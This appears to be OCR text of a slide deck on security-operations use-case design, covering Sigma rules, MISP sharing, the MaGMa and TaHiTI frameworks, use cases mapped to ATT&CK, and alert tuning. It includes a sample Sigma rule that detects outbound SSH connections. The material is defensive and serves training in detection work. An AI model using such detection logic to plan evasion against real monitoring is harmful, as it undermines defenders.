
- Defenders Need a Common Framework
  - Speaking a common language makes it possible to measure and compare what we see.

SIGMA

[1/5] Technical Use Case common definition

- Open signature format to describe relevant log events
- Sigma is for log files what Snort is for network traffic and YARA is for files
- Make it sharable. Avoid a vendor lock-in
- Share the signature in threat intel communities - e.g. via MISP







Uncoder: One common language for cyber security

Uncoder.IO is the online translator for SIEM saved searches, filters, queries, API requests, correlation and Sigma rules to help SOC Analysts, Threat Hunters and SIEM Engineers. Serving as one common language for cyber security it allows blue teams to break the limits of being dependent on single tool for hunting and detecting threats and avoid technology lock-in. With easy, fast and private UI you can translate the queries from one tool to another without a need to access to SIEM environment and in a matter of just few seconds.

Sigma – MISP


MISP
Threat Sharing
MISP
Threat Sharing
MISP
Threat Sharing
MISP
Threat Sharing


Filters: All File Network Financial Proposal Correlation Warnings
Date Org Category Type Value Tags
2018-11-21 sigma
title: Outbound SSH attempt
description: Alert when someone trying to
connect via SSH
author: john
status: experimental
logsource:
category: firewall
product: ufw
detection:
selection_1:
destination_port: 22
destination_ip: 192.168.42.139
condition: selection_1


Receive
Alert Rule
MISP
Threat Sharing
Convert
Alert Rule
sigmac
Test Alert
Rule
result
Manually
Review /
Assess
Move into
Production



MaGMa
Use case framework


TaHiTI
Threat Hunting Methodology

[2/5] Management, Growth and Metrics & assessment

MaGMa


- Created by Dutch financial institutions information sharing community (FI-ISAC), in particular the SOC/CSIRT working group.
- Standardizes the codification
- Provide metrics. It supports decision-making
- Align with market standards



TaHiTI

- Structured hunting
  → Based on hypotheses
- Unstructured Hunting
  → Data-driven, digging through available data (i.e. suspicious events from the SIEM)

MaGMa implementation



L1 Use Case Name	L1 Use Case Identifier	L2 Use Case Identifier	Use Case Name	Use Case Description
Reconnaissance	RE	RE-POS	Port Scanning	Any scanning of ports to determine potential entry points into the organization
Reconnaissance	RE	RE-MAP	Mail probing	Any probing attempt via mail to determine valid user accounts
Reconnaissance	RE	RE-FIP	Fingerprinting	Any attempt to fingerprint devices, systems and applications
Reconnaissance	RE	RE-PAS	Passive reconnaissance	Reconnaissance activities that are carried out without actively scanning the organization. Mostly through harvesting publically available information
Reconnaissance	RE	RE-BRU	Brute force	Any attempt to brute force accounts on perimeter
Reconnaissance	RE	RE-SEN	Social Engineering	Any suspicious emails or calls attempted at eliciting employees to share organizational information
Reconnaissance	RE	RE-SMH	Social media harvesting	Any attempt to harvest and validate information regarding the organization using social media accounts
Delivery	DE	DE-WEB	Web based malware delivery	Delivery of malware via malicious web pages, including exploit kits
Delivery	DE	DE-EMA	Email based malware delivery	Delivery of malware via email
Delivery	DE	DE-PHY	Physical malware delivery	Delivery of malware via physical means, such as a USB drive
Delivery	DE	DE-WMO	Widespread malware outbreak	This is a use case that may cover other L2 malware related use cases. Reserved for use in case of multiple outbreaks within a short period, possibly across organizational domains or geographic locations

Example
Effectiveness, Implementation, Coverage

L1		L2		L3		MITRE ATT&CK	Effect.	Impl.	Cover.	Comment
Delivery	DE	Web based malware delivery	DE-WEB	DE-WEB-001	Outbound Hostile Successful communication to suspicious web Detected	T1192	30%	100%	100%	Lower effectiveness, due to SSL traffic not seen.
Reconnaissance	RE	Port Scanning	RE-POS	RE-POS-001	Inbound Port Scan Detected in perimeter	T1046	100%	100%	95%	Applications that are not on promise are not covered by FW
Delivery	DE	Delivery of phishing mail	DE-PHI	DE-PHI-003	Possible Phishing Detected by Subject	T1397 T1193 T1192	70%	100%	35%	Currently the email gateway integrated is for Europe

A comprehensive implementation

[3/5] A comprehensive implementation
Consider different patterns of a UC when design

Suspicious	Hostile	Persistent
		
S1: Specific event	H1: Highly relevant event (non false positive)	
AO-EVA-001**S** The system time was changed	AO-EVA-002**H** The audit log was cleared	
		
S3: N filtered events in t1 time	H3: N' filtered events in t2 time	P3: N'' S3 events in t3
RE-FIP-001**S** Exploits from same source observed in perimeter	RE-FIP-001**H** Exploits from same source observed in perimeter	RE-FIP-001**P** Exploits from same source observed in perimeter
		
S3: N filtered events in t1 time	H4: M filtered events in t, followed by X event	
AO-BRU-001**S** Multiple logon attempts	AO-BRU-001**H** Success logon after several logon attempt and not previously password has not been changed	

Second filter

- To avoid false positives
  - Condition_1 AND
    - Password not expired -24h
    - No change request -24h
    - …
- To improve accuracy
  - Condition_1 AND
    - Login success
    - Allowed package
    - …

Implement management actions for the blue team

Mute

Whitelist

Blacklist

Watchlist

Make it easy for the analyst to perform his/her job:

- Mute temporary noisy events.
- Whitelist non relevant know events. Focus in what really matters.
- Blacklist data to improve UC’s accuracy by adding knowledge to the monitorization.
- Record the adversary’s cross-behavior for hunting or deeper investigation.

MITRE | ATT&CK

[4/5] Adversary emulation / simulation
MITRE

1. Gather threat Intel → 2. Extract techniques → 3. Analyze & organize → 4. Develop tools → 5. [E|Si]mulate the adversary

